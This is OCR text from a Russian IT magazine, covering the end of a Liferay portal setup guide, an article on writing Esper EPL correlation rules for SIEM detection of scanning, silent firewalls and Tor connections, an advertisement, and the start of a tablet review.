


↘ **После установки доступно несколько встроенных ролей**

Собственно, это всё. В ответ получим список переменных. Если ошибок не последовало (tail -f ../logs/catalina.out, netstat -ant | grep 8080), переходим на портал. Открываем браузер и подключаемся к порту 8080 (http://localhost:8080). Вначале предстоит пройти установки, предложенные Basic Configuration.

Здесь три подраздела:

- Portal — название и язык по умолчанию, флажок Add Sample Data позволит добавить записи и наглядно оценить возможности портала;
- Administrator User — данные администратора (имя и email);
- Database — выбор СУБД для работы, по умолчанию стоит Hypersonic.



Локализация Liferay

В принципе, все понятно. Нам нужна MySQL. В поле Database выбираем Change и из списка MySQL, вводим учетную запись и пароль и нажимаем Finish Configuration. Некоторое время придется подождать, пока будет выполнена установка. Настройки будут сохранены в файле portal-setup-wizard.properties.

Единственный минус такого способа — для подключения будет использоваться учетная запись администратора БД, что в промышленных установках не очень хорошо с точки зрения безопасности. Хотя после тестирования данные учетной записи можно легко поправить, прописав новую информацию в файл portal-ext.properties.

Пару слов о конфигурационных файлах. Все настройки изначально сохранены в JAR-файлах, но трогать их нельзя. Все изменения следует заносить в overriding-файлы с расширением properties. Но администратор может редактировать только два из них — portal-ext.properties и portal-setup-wizard.properties. Эти два файла считываются последними и переопределяют установки в других файлах. Сделать это можно в любом текстовом редакторе. Малое количество упрощает перенос настроек между несколькими серверами. Параметров внутри много, и все они расписаны в документации. Некоторые продвинутые настройки доступны только через правку файлов. Например, возможность просмотра сессий пользователей, нагружающих систему, доступна лишь после активации ее в конфигурационном файле.

Как вариант, можем сразу создать БД и нужную учетную запись. Название базы lportal используется в Liferay по умолчанию, поэтому и мы выберем его.

```
$ mysql -u root -p
  mysql> CREATE DATABASE lportal↩
  DEFAULT CHARACTER SET utf8;
  mysql> GRANT ALL PRIVILEGES ON lportal.*↩
  TO 'liferay' IDENTIFIED BY 'password';
  mysql> quit;
```

Переходим к порталу. Принимаем условия лицензионного соглашения, указываем пароль администратора и ключевое слово для его восстановления.

ЗНАКОМСТВО С ИНТЕРФЕЙСОМ LIFERAY

В результате получаем готовый портал. Точнее, в зависимости от задач, его еще настраивать и настраивать, но основа уже есть, и дальнейшие действия не требуют особой подготовки. После входа встречает приветственная страница Welcome To Liferay Portal, здесь мы получаем ссылки на основную документацию, которая может пригодиться при первом знакомстве. Для управления потребуется указать данные админа или, если это новый пользователь, создать учетную запись. Настройкам поддается буквально все: цвет, расположение, текст и так далее. Управление любыми указанными настройками понятно и логично, с ними справится пользователь без особой подготовки, поэтому расписывать их смысла нет. Но, учитывая, что их много, при первом знакомстве лучше просто все перепробовать самому.

Меню вверху страницы позволяет управлять сайтом, персональными настройками пользователя (включая добавление новых страниц) и администрировать Liferay. Под кнопкой Admin скрываются две основные настройки: в Site Administration добавить объект (страницу, статью, документ, вики, теги, навигацию и прочее), управлять страницей, макетом и настройками сайта.

Здесь же выбирается логотип, тема сайта, указывается описание, стиль ссылок, вид с мобильных устройств, правка CSS и многое другое. Глобальные установки Liferay доступны только для администратора в панели управления (Control Panel).

Здесь четыре основных пункта:

- Users — управление учетными записями пользователей и организаций, группами и ролями, политикой паролей, мониторинг активности;
- Sites — управление сайтами, шаблонами сайтов и страниц;
- Apps — установка и конфигурация портлетов, управление лицензией;
- Configuration — установки портала, функции администрирования.

На вкладках Control Panel можем установить уровни журналирования, указать данные SMTP/POP3-сервера, очистить ОЗУ, сбросить кеш

Портлеты поставляются в виде WAR/LPKG-архивов. С помощью меню вверху страницы их можно установить (Admin → Control Panel → Configuration → AppManager → Install), указав URL или файл на локальном носителе. Чтобы скачать портлет, потребуется учетная запись в Store.

Например, в Liferay CE 6.2 почему-то убрали поддержку русского по умолчанию. Но это несложно решить. Скачиваем (его легко найти поиском) и устанавливаем портлет, как написано выше. Затем идем в Admin → Control Panel → Configuration → Portal Settings → Display settings и редактируем список доступных языков Available Languages. Сохраняем результат. После этого русский будет в списке Default Language. Выбираем. Здесь же регулируем часовой пояс, лого сайта, доступ к приложениям Google и прочие настройки.


На других вкладках Control Panel можем просмотреть ресурсы, свойства системы/портала, установить уровни журналирования, указать данные SMTP/POP3-сервера, выполнить некоторые операции администрирования (очистить ОЗУ, сбросить кеш, проверить таблицы БД и другие), ограничить максимальный размер загружаемого файла и указать список разрешенных расширений. В случае необходимости создания нескольких порталов в Admin есть соответствующий пункт. Процесс этот предельно прост: нажимаем «Добавить» и указываем название, почтовый домен, виртуальный хост и опционально максимальное количество пользователей. Описать все настройки здесь невозможно.

ВЫВОД

Liferay представляет собой очень мощное, но одновременно понятное в конфигурировании и сопровождении решение, которое прекрасно интегрируется практически в любую сеть и уже заслужило доверие именитых организаций.

ESPER НА СЛУЖБЕ КОРРЕЛЯЦИИ

ЗНАКОМИМСЯ С ESPER — БИБЛИОТЕКОЙ ДЛЯ СОЗДАНИЯ ПРИЛОЖЕНИЙ ОБРАБОТКИ СОБЫТИЙ



Николай Клендар
bsploit@gmail.com

Продукты класса SIEM отличаются от обычных Log-серверов как минимум наличием корреляционного движка, способного превратить огромный поток событий в набор алертов. В данной статье мы рассмотрим некоторые возможности библиотеки Esper, позволяющей реализовать свой корреляционный движок, не уступающий по возможностям подсистемы корреляции промышленных SIEM-решений, а в чем-то даже превосходящий их.



ESPER, ПРИНЦИП РАБОТЫ

Esper представляет собой мощную Java/.NET-библиотеку с открытым исходным кодом, которая служит для сложной обработки событий, называемой производителями SIEM модным словом «корреляция». Помимо самой библиотеки, которую можно использовать в своих Java/.NET-проектах, EsperTech предлагает готовое приложение Esper Enterprise Edition, включающее в себя Web GUI, редактор и отладчик EPL-выражений, REST-веб-сервисы, набор адаптеров для событий: CSV, JMS in/out, API, DB, Socket, HTTP.


Для выполнения корреляции в своем приложении необходимо описать типы событий, их поля и правила обработки, всю остальную работу Esper возьмет на себя. Правила обработки событий (statements) описываются с помощью языка EPL (Event Processing Language), который очень похож на SQL, однако сама логика работы Esper принципиально отличается от СУБД. Вместо того чтобы хранить события и периодически выполнять запросы, Esper хранит правила (запросы) и пропускает сквозь них поток событий, словно через решето (или набор решет). Как только условия правил выполняются, библиотека мгновенно отдает результат приложению.

Правила описываются с помощью двух основных способов:

- event patterns — шаблоны событий, которые позволяют выявлять наличие или отсутствие **последовательностей** или **комбинаций** событий в потоке или наборах потоков;
- event stream queries — запросы, через которые пропускается поток событий, оставляющие только необходимые по заданным правилам.

Как уже было сказано, Esper работает с непрерывными потоками событий различных типов, например от межсетевого экрана, антивируса, контроллера домена. Esper позволяет крутить эти потоки и события в них, как только захочется: объединять, группировать, фильтровать, дедуплицировать, сортировать, прогонять через различные типы окон (временные, статистические) — в общем, сделать все, чтобы найти врага, выявить аномалию или сорвать куш на бирже. Да-да, Esper используется даже для трейдинга!

Web GUI Esper Enterprise Edition



КОРРЕЛЯЦИОННЫЕ ПРАВИЛА

Посмотрим, как Esper может быть полезен в контексте обеспечения ИБ. Представь, что у нас есть источник firewall, который логирует события обо всех соединениях со следующими полями: timestamp (дата, время), eventid (код события), src_ip (адрес источника), dst_ip (адрес назначения), src_port (порт источника), dst_port (порт назначения).

Самое время описать первое правило, которое будет детектировать сканирование адресов:

```
// Детектируем сканирование адресов
select * from firewall.win:time(30 sec)
group by src_ip
having count(distinct dst_ip) > 50
```

Разберем его подробно: для начала выбираем все поля для событий в потоке источника firewall, далее все события пропускаем через скользящее временное окно, длина которого составляет 30 с. Для событий, находящихся в окне, выполняем группировку по адресу источника и отдаем только те, для которых количество уникальных адресов назначений превышает 50.

Предположим, что в нашей сети есть система мониторинга и сканер уязвимостей с адресами 192.168.1.254 и 192.168.1.253 соответственно. Данные хосты периодически обращаются к большому числу узлов, поэтому добавим в наш запрос фильтр, чтобы исключить ложные срабатывания:

```
select * from firewall.win:time(30 sec)
where src_ip not in ('192.168.1.254','192.168.1.253')
group by src_ip
having count(distinct dst_ip) > 50
```

Да, кстати, тут нет ошибки: Esper, в отличие от SQL, допускает применение конструкции where в запросах, содержащих агрегатные функции. Несмотря на то что правило будет работать, более оптимальным был бы запрос с применением фильтра потоков:

```
// Использование фильтра потока
select * from firewall(src_ip not in ↵
('192.168.1.254','192.168.1.253')).win:time(30 sec)
group by src_ip
having count(distinct dst_ip) > 50
```

Фильтр потока отсеивает события еще до попадания их в окно, в то время как фильтр where применяется для всех событий, находящихся в окне, после чего считываются агрегатные функции, значения которых отфильтровываются конструкцией having. Чем меньше событий в окне, тем меньше ресурсов мы потребляем.

В случае если в нашу сеть проникнет зловред и начнет активно ее сканировать, правила, созданные выше, сгенерируют много событий, которые завалят почтовый сервер уведомлениями. Поэтому добавим конструкцию, оставляющую вывод только первого события в течение часа для каждого источника, на котором сработал запрос:

```
// Использование фильтра потока
select * from firewall(src_ip not in ↵
('192.168.1.254','192.168.1.253')).win:time(30 sec)
group by src_ip
having count(distinct dst_ip) > 50
output first every 1 hour
```

Идем дальше. Заворачиваем в наш мегакоррелятор события с антивирусов — назовем этот поток antivirus — со следующими полями: timestamp (дата, время), host_ip (адрес хоста), virus_name (имя вируса). Антивирус может регистрировать достаточно много событий, обрабатывать каждое при большом числе компьютеров в сети не хватит ни времени, ни сил, но если хост, на котором сработал антивирус, неожиданно начинает сканировать сеть, то это точно не должно остаться без внимания. Для того чтобы поймать такую активность, нам необходимо скоррелировать сканирование и обнаружение вируса, будем делать это с помощью шаблонов (patterns):

esper.cfg.xml

```
<?xml version="1.0" encoding="UTF-8"?>

<esper-configuration xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns="http://www.espertech.com/schema/esper"
    xsi:schemaLocation="
http://www.espertech.com/schema/esper
http://www.espertech.com/schema/esper/esper-configuration-2.0.xsd">
    <event-type name="firewall">
        <objectarray>
            <objectarray-property name="timestamp" class="string" />
            <objectarray-property name="eventid" class="string" />
            <objectarray-property name="src_ip" class="string" />
            <objectarray-property name="dst_ip" class="string" />
            <objectarray-property name="src_port" class="int" />
            <objectarray-property name="dst_port" class="int" />

        </objectarray>
    </event-type>
</esper-configuration>
```

Один из способов описания типа событий




INFO

Esper применяется в разных областях: трейдинге, антифроде, обнаружении вторжений и аномалий, мониторинге. Все эти области объединяет необходимость сложной обработки событий с минимальной задержкой.

```
// Помещаем в поток scanning_hosts обнаруженные
   попытки сканирования
insert into scanning_hosts
select *,window(dst_ip) victims from firewall↵
(src_ip not in ('192.168.1.254',↵
'192.168.1.253')).win:time(30 sec)
group by src_ip
having count(distinct dst_ip) > 50
// Используем шаблон для корреляции событий
   антивируса с попытками сканирования
select current_timestamp.toDate() alert_time,↵
'Critical' severity, host_virus.host_ip, host_scan.↵
victims from pattern[
   every host_virus=antivirus -> host_scan=↵
   scanning_hosts(src_ip = host_virus.host_ip)
   where timer:within(1 minute)
]
group by host_virus.host_ip
output first every 1 hour
```

С помощью insert into помещаем события, соответствующие попыткам сканирования, в новый поток scanning_hosts. Чтобы при расследовании инцидента сразу видеть, какие хосты были просканированы, то есть содержались во временном окне на момент обнаружения, используем конструкцию window(имя_поля). Далее описываем шаблон с помощью служебного слова pattern, который сработает для каждого события сканирования, следующего за событием антивируса в течение минуты, в случае совпадения адреса зараженного хоста с адресом из потока сканирующих машин. После выявления данной последовательности событий мы получим текущую дату, критичность, адрес хоста и список потенциальных жертв, которые начал сканировать зараженный хост.

Зачастую не только наличие определенных событий, но и их отсутствие в течение определенного времени требует внимания, поскольку это может свидетельствовать о выходе из строя оборудования, ошибке конфигурирования или ата-



Пример отладки EPL-выражения для детектирования сканирования адресов

ке. Чтобы не прощелкать момент, когда с межсетевого экрана перестанут приходить логи, создадим еще одно правило с использованием шаблона:

```
// Обнаруживаем файрвол, который перестал↵
присылать события в течение пяти минут
select * from pattern [every firewall ->↵
(timer:interval(5 min) and not firewall)]
```

После каждого события из потока firewall Esper будет запускать пятиминутный таймер. Если в течение этого времени не придет еще одно событие, приложение будет об этом уведомлено.

МАШИНА ВРЕМЕНИ

Как мы уже увидели, Esper позволяет достаточно легко обрабатывать события, происходящие в реальном времени, для этого по умолчанию используется внутренний таймер, основанный на системном времени с интервалом в 100 мс. Вместе с этим путем нехитрых манипуляций Esper позволяет взять время под полный контроль. Например, у нас есть журналы файрвола, которые хранятся в архиве, и мы хотим обнаружить те же самые сканирования адресов. Большинство SIEM-систем, представленных на рынке, сложили бы руки, так как они не поддерживают офлайн-корреляцию и используют только текущее время для обработки событий. Благодаря своей гибкости Esper позволяет решить задачу несколькими способами:

1. Отправкой в Esper специального сообщения типа CurrentTimeEvent, в которое помещается значение времени из лога, сдвигающее внутренний таймер. Далее засылаем саму запись из журнала, которая прогоняется через запрос, использующий обычное временное окно win:time (период).
2. Отправкой в Esper сообщения из лога с полем, содержащим время из журнала в формате unixtime (значение должно быть типа Long). Далее эти сообщения прогоняются через запрос с временным окном win:ext=_timed (время_из_лога, период), которое использует внешнее время для своей работы.

Esper позволяет достаточно легко обрабатывать события, происходящие в реальном времени, для этого по умолчанию используется внутренний таймер, основанный на системном времени с интервалом в 100 мс

ОТКРЫВАЕМ ОКНА НАРАСПАШКУ


В примерах правил, которые мы уже рассмотрели, использовалось скользящее временное окно time. Кроме этого окна, Esper поддерживает ряд других интересных окон. Вот лишь некоторые из них:

- win:length — накапливает заданное число событий;
- win:time_batch — накапливает события в течение заданного интервала, после чего отдает их для обработки;
- win:time_accum — скользящее окно, которое накапливает события до тех пор, пока в течение заданного времени не поступит ни одного события;
- win:keepall — хранит все события, попавшие в окно;
- std:unique — добавляет в окно только последнее событие для уникального значения поля/полей или функции от этих значений, то есть если в параметрах окна мы задаем, что проверять уникальность следует по полю src_ip, то в итоге в окне будут содержаться последние события для каждого src_ip;
- std:groupwin — группирует события по полям или значениям функций от этих полей;
- stat:uni — рассчитывает различные статистические показатели для событий, содержащихся в окне: общую сумму, среднее, стандартное отклонение, дисперсию;
- stat:correl — рассчитывает коэффициент корреляции между двумя параметрами внутри потока;
- ext:time_order — упорядочивает события по времени, даже если старое событие пришло позже, чем новое.


Окна можно комбинировать друг с другом, при этом события из одного окна перетекут в другое. Например, если файрвол передает информацию о количестве байтов, то посчитать общий объем переданных данных, средний объем сессии в течение одного часа и вывести топ-10 можно было бы с помощью следующей цепочки окон:

```
select src_ip,total,average
from firewall.win:time_batch↵
(1 hour).std:groupwin(src_ip).↵
stat:uni(total_bytes)
group by src_ip
order by total desc
limit 10
```

Еще одна интересная концепция, которая поддерживается Esper, — именованные окна (Named Windows). Именованные окна являются глобальными и могут использоваться несколькими правилами одновременно. Для примера добавим к нашему тестовому контуру контроллер домена, с которого мы получаем события об аутентификации пользователей с полями login и src_ip. Мы хотим быстро вычислить логин вредителя, сканирующего нашу сеть, и не тратить время на поиск этой информации в логах с контроллера. Так как в сети используется DHCP, мы хотим, чтобы в связке login — src_ip содержались только актуальные данные. Связка login — src_ip может быть полезна для правил, использующих различные потоки событий (межсетевой экран, IDS, проксисервер), поэтому создадим именованное окно, которое будет хранить эту связку без ограничения по времени:



↙ **Скользящее временное окно (win:time(4 sec))**



↘ **Накапливающее временное окно (win:time_batch(4 sec))**

```
create window loginIpWindow.win:keepall()
(src_ip string, login string, string last_seen)
```

В это окно также будем записывать время последнего входа пользователя (last_seen) с данного IP-адреса.

Начнем наполнять наше окно: для каждого события с контроллера домена (поток activeDirectory) будем выполнять операцию слияния с ранее созданным окном loginIpWindow: в случае наличия в окне поля src_ip, совпадающего с адресом из события контроллера домена, просто обновим метку времени, иначе вставим новую запись:

```
on activeDirectory(category='Logon') ad
merge loginIpWindow liw
where ad.src_ip = liw.src_ip
when matched
then update set liw.timestamp = ad.timestamp,
liw.login=ad.login
when not matched
then insert select src_ip,login,timestamp
```

Теперь все готово, чтобы к каждому событию сканирования из ранее созданного потока scanning_hosts прикрутить связанный логин пользователя:

```
select current_timestamp.toDate(), fw.src_ip,↵
liw.login, liw.last_seen
from scanning_hosts.std:unique(src_ip) as fw
left outer join loginIpWindow as liw
on liw.src_ip = fw.src_ip;
```

Как видишь, все очень похоже на обычный join, используемый в реляционных СУБД. Единственное, на что стоит обратить внимание, — операция объединения работает с окнами, так как в них аккумулируются данные, именно поэтому для потока scanning_hosts пришлось использовать окно std:unique(src_ip), возвращающее последнее событие для каждого адреса источника из потока.

ПОДКЛЮЧАЕМ ВНЕШНИЕ ИСТОЧНИКИ

В предыдущем примере мы рассмотрели, как создать динамически формируемый справочник с помощью именного окна, но у Esper за пазухой припрятано еще несколько полезных плюшек. Одна из них — это возможность использования различных внешних источников, которые существенно расширяют возможности движка. Представь, что у нас есть регулярно обновляемый список IP-адресов узлов Tor, который хранится в СУБД, и мы хотим обнаруживать анонимные подключения к нашей сети, используя логи межсетевого экрана. Esper из коробки поддерживает работу с реляционными СУБД и использует кеширование для оптимизации нагрузки. Для работы с СУБД необходимо описать в конфигурации ссылку на СУБД (database-reference) и реализовать класс, возвращающий DataSource. Пусть в СУБД, которую мы назвали в конфиге ref_db, есть таблица tor_nodes с единственной колонкой tornode_ip, содержащей адреса, тогда правило, определяющее подключения из сети Tor, может выглядеть так:

```
// Обнаруживаем соединения из сети Tor
select * from firewall as fw, sql:ref_db↵
['select tornode_ip from tor_nodes'] as tor
where fw.src_ip=tor.tornode_ip
```

Esper не ограничивается поддержкой стандартных СУБД, а позволяет использовать абсолютно любые источники. Для этого необходимо реализовать класс со статическим методом, возвращающим Java-класс, java.util.Map или массив объектов Object[]. Благодаря такой гибкости можно подтягивать данные откуда угодно: из Redis, файлов, веб-ресурсов — в общем, использовать любые источники, с которыми можно работать на Java. Вот так мог бы выглядеть класс, работающий с Redis:

```
public class RedisLookup {
   // Определяем метаданные, метод должен
   окончиваться на Metadata
public static Map<String, Class> checkTORMeta↵
data() {
      Map<String, Class> propertyNames = ↵
      new HashMap<String, Class>();
      propertyNames.put("isTOR", boolean.class);
      return propertyNames;
   }
// Проверяем, входит ли IP-адрес в список
   tor_nodes
public static Map<String,Object> checkTOR↵
(String src_ip) {
     Map<String, Object> map = new↵
     HashMap<String,Object>();
     Jedis redis = new Jedis("127.0.0.1");
     redis.connect();
     boolean isTor = redis.sismember↵
     ("tor_nodes", src_ip);
        if (isTor){
           map.put("isTOR",true);
        }
        else map.put("isTOR", false);
        return map;
   }
}
```

torstatus.blutmagie.de

Router Name	Bandwidth (KB/s)	Uptime	Hostname	ORPort	DirPort	Bad Exit
LR IPredator	51838	7 d	exit1.ipredator.se [197.231.221.211]	8080	1080	✕
TorLand1	40885	29 d	torland1-this.is.a.tor.exit.server.torland.is [37.130.227.133]	443	80	✕
orion	32816	56 d	orion.enn.lu [94.242.246.24]	8080	23	✕
Snowden4ever	31005	43 d	62-210-136-51.rev.poneytelecom.eu [62.210.136.51]	9001	9030	✕
chulak	30571	29 h	chulak.enn.lu [37.221.161.234]	9001	443	✕
splitDNA	30277	2 d	splitdna.com [62.210.82.44]	21	143	✕
yahyaoui	28676	47 h	rainbowwarrior.torservers.net [77.247.181.164]	22	None	✕
ReflexZincOleate	27510	71 d	zinc.v-yu.com [188.138.9.208]	993	143	✕
destiny	26145	29 h	destiny.enn.lu [94.242.246.23]	9001	443	✕
aurora	26066	157 d	aurora.enn.lu [37.221.161.235]	8080	21	✕
Lule	25972	86 d	lule.sunet.se [193.11.164.243]	9001	9030	✕
ReflexZincIodide	24294	71 d	zinc.v-yu.com [188.138.9.208]	995	110	✕
servbr3a	24206	4 h	n3.servbr.net [62.210.84.4]	443	80	✕
doctorpulsedmedia	23861	10 d	rubi-con.net [195.154.243.53]	39001	12030	✕
servbr2a	23789	4 h	n2.servbr.net [62.210.82.177]	443	80	✕
AS250	23733	6 d	kaputte.li [194.150.168.95]	443	80	✕
kasperskytor01	23589	26 d	lh25627.voxility.net [37.221.162.226]	9001	9030	✕
ndnr1	23432	18 d	tor.nordu.net [109.105.109.162]	60784	52860	✕
afo1	23388	44 h	afo1.afo-tm.org [146.0.42.110]	22	21	✕
damar	23059	4 d	194.68.223.36 [194.68.223.36]	9001	9030	✕
afo1	22863	44 h	afo1.afo-tm.org [146.0.42.110]	25	21	✕
A1 bolobolo1	22605	33 d	bolobolo1.torservers.net [96.47.226.20]	443	80	✕

Список Tor-узлов может использоваться в Esper с помощью кастомного класса

Запрос, который сможет использовать этот класс для выявления коннектов из сети Tor, примет следующий вид:

```
// Обнаруживаем соединения из сети Tor
select * from firewall, method:RedisLookup.↵
checkTOR(firewall.src_ip) as tor
where tor.isTOR=true
```

Вот так, приложив немного усилий, можно интегрировать Esper с различными информационными массивами, и это лишь один из немногих примеров расширения функциональности Esper с помощью кастомных модулей.

ЗАКЛЮЧЕНИЕ

Обработка событий является краеугольным камнем в самых разных областях: трейдинге, антифроде, обнаружении вторжений и аномалий, мониторинге. Все эти области объединяет необходимость сложной обработки событий с минимальной задержкой. Отличным решением для выполнения этой задачи служит библиотека Esper благодаря широким возможностям, простому синтаксису для описания правил обработки событий и просто феноменальной расширяемости. Чтобы попрактиковаться в написании EPL-выражений и увидеть результат их работы, можно воспользоваться веб-приложением Esper-EPL-Tryout (goo.gl/1z1buA). Если тебе интересно, каким образом использовать Esper в своем приложении, обрати внимание на папку с примерами внутри архива с библиотекой или дождись следующего номера, где мы перейдем от теории к практике и создадим свой собственный мегакоррелятор с REST-сервисом и EPL-выражениями. Stay tuned!



WWW

Официальный сайт Esper: www.espertech.com


Веб-приложение, позволяющее пощупать Esper: goo.gl/1z1buA


МОНОЛИТ
ГРУППА КОМПАНИЙ
Группа компаний «Монолит» – это мощная единая структура, инвестирующая яркие современные проекты, в которых воплощены различные архитектурные идеи.
Основным направлением деятельности Группы компаний «Монолит» является возведение жилых зданий и объектов социального назначения по индивидуальным проектам. В основе лежит технология монолитного домостроения.
Всё – начиная с создания инвестиционного проекта, подготовки исходно-разрешительной документации, возведения жилых домов, включая прокладку внешних и внутренних инженерных коммуникаций зданий, благоустройства прилегающих территорий, заканчивая реализацией квартир – выполняется компаниями входящими в состав холдинга «Монолит».
«Статус»
Мытищи,
Пироговский
РЕКЛАМА
www.gk-monolit.ru

КОМПАКТНЫЙ ФЛАГМАН

Обзор планшета Xperia Z3 Tablet Compact

Годы развития мобильной техники доказали, что наиболее удобны в использовании 8-дюймовые планшеты. Они имеют максимально возможный экран при сохранении компактности: с одной стороны, устройство можно положить в карман и работать одной рукой, а с другой — такая диагональ позволяет комфортно играть в любые игры, пользоваться интернетом и смотреть фильмы. К сожалению, многие производители делают акцент все же на 10-дюймовые модели, снабжая их «меньших братьев» более слабыми характеристиками, а иногда и вовсе игнорируя 8-дюймовую нишу.



Артём Костенко
Izbranniy@mail.ru


ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Операционная система: Android 4.4.4 Jelly Bean
Процессор: Qualcomm Snapdragon 801, 4 ядра Krait 400 по 2,5 ГГц
Оперативная память: 3 Гб
Постоянная память: 16/32 Гб + microSD до 128 Гб
Графика: Adreno 330
Экран смартфона: 8", 1920 × 1200, 283 ppi, IPS TRILUMNOS, X-Reality, Live Colour LED
Связь: GSM/GPRS/EDGE, WCDMA/HSPA, LTE
Интерфейсы: Wi-Fi 802.11a/b/g/n, NFC, Bluetooth 4.0, microUSB (MHL), 3,5 мм jack (DNC), FM-радио, порт док-станции
Датчики: A-GPS/ГЛОНАСС/Бэйдоу, акселерометр, гироскоп, компас
Камера: 8,1 Мп, автофокус / 2,2 Мп, Full HD видеозапись
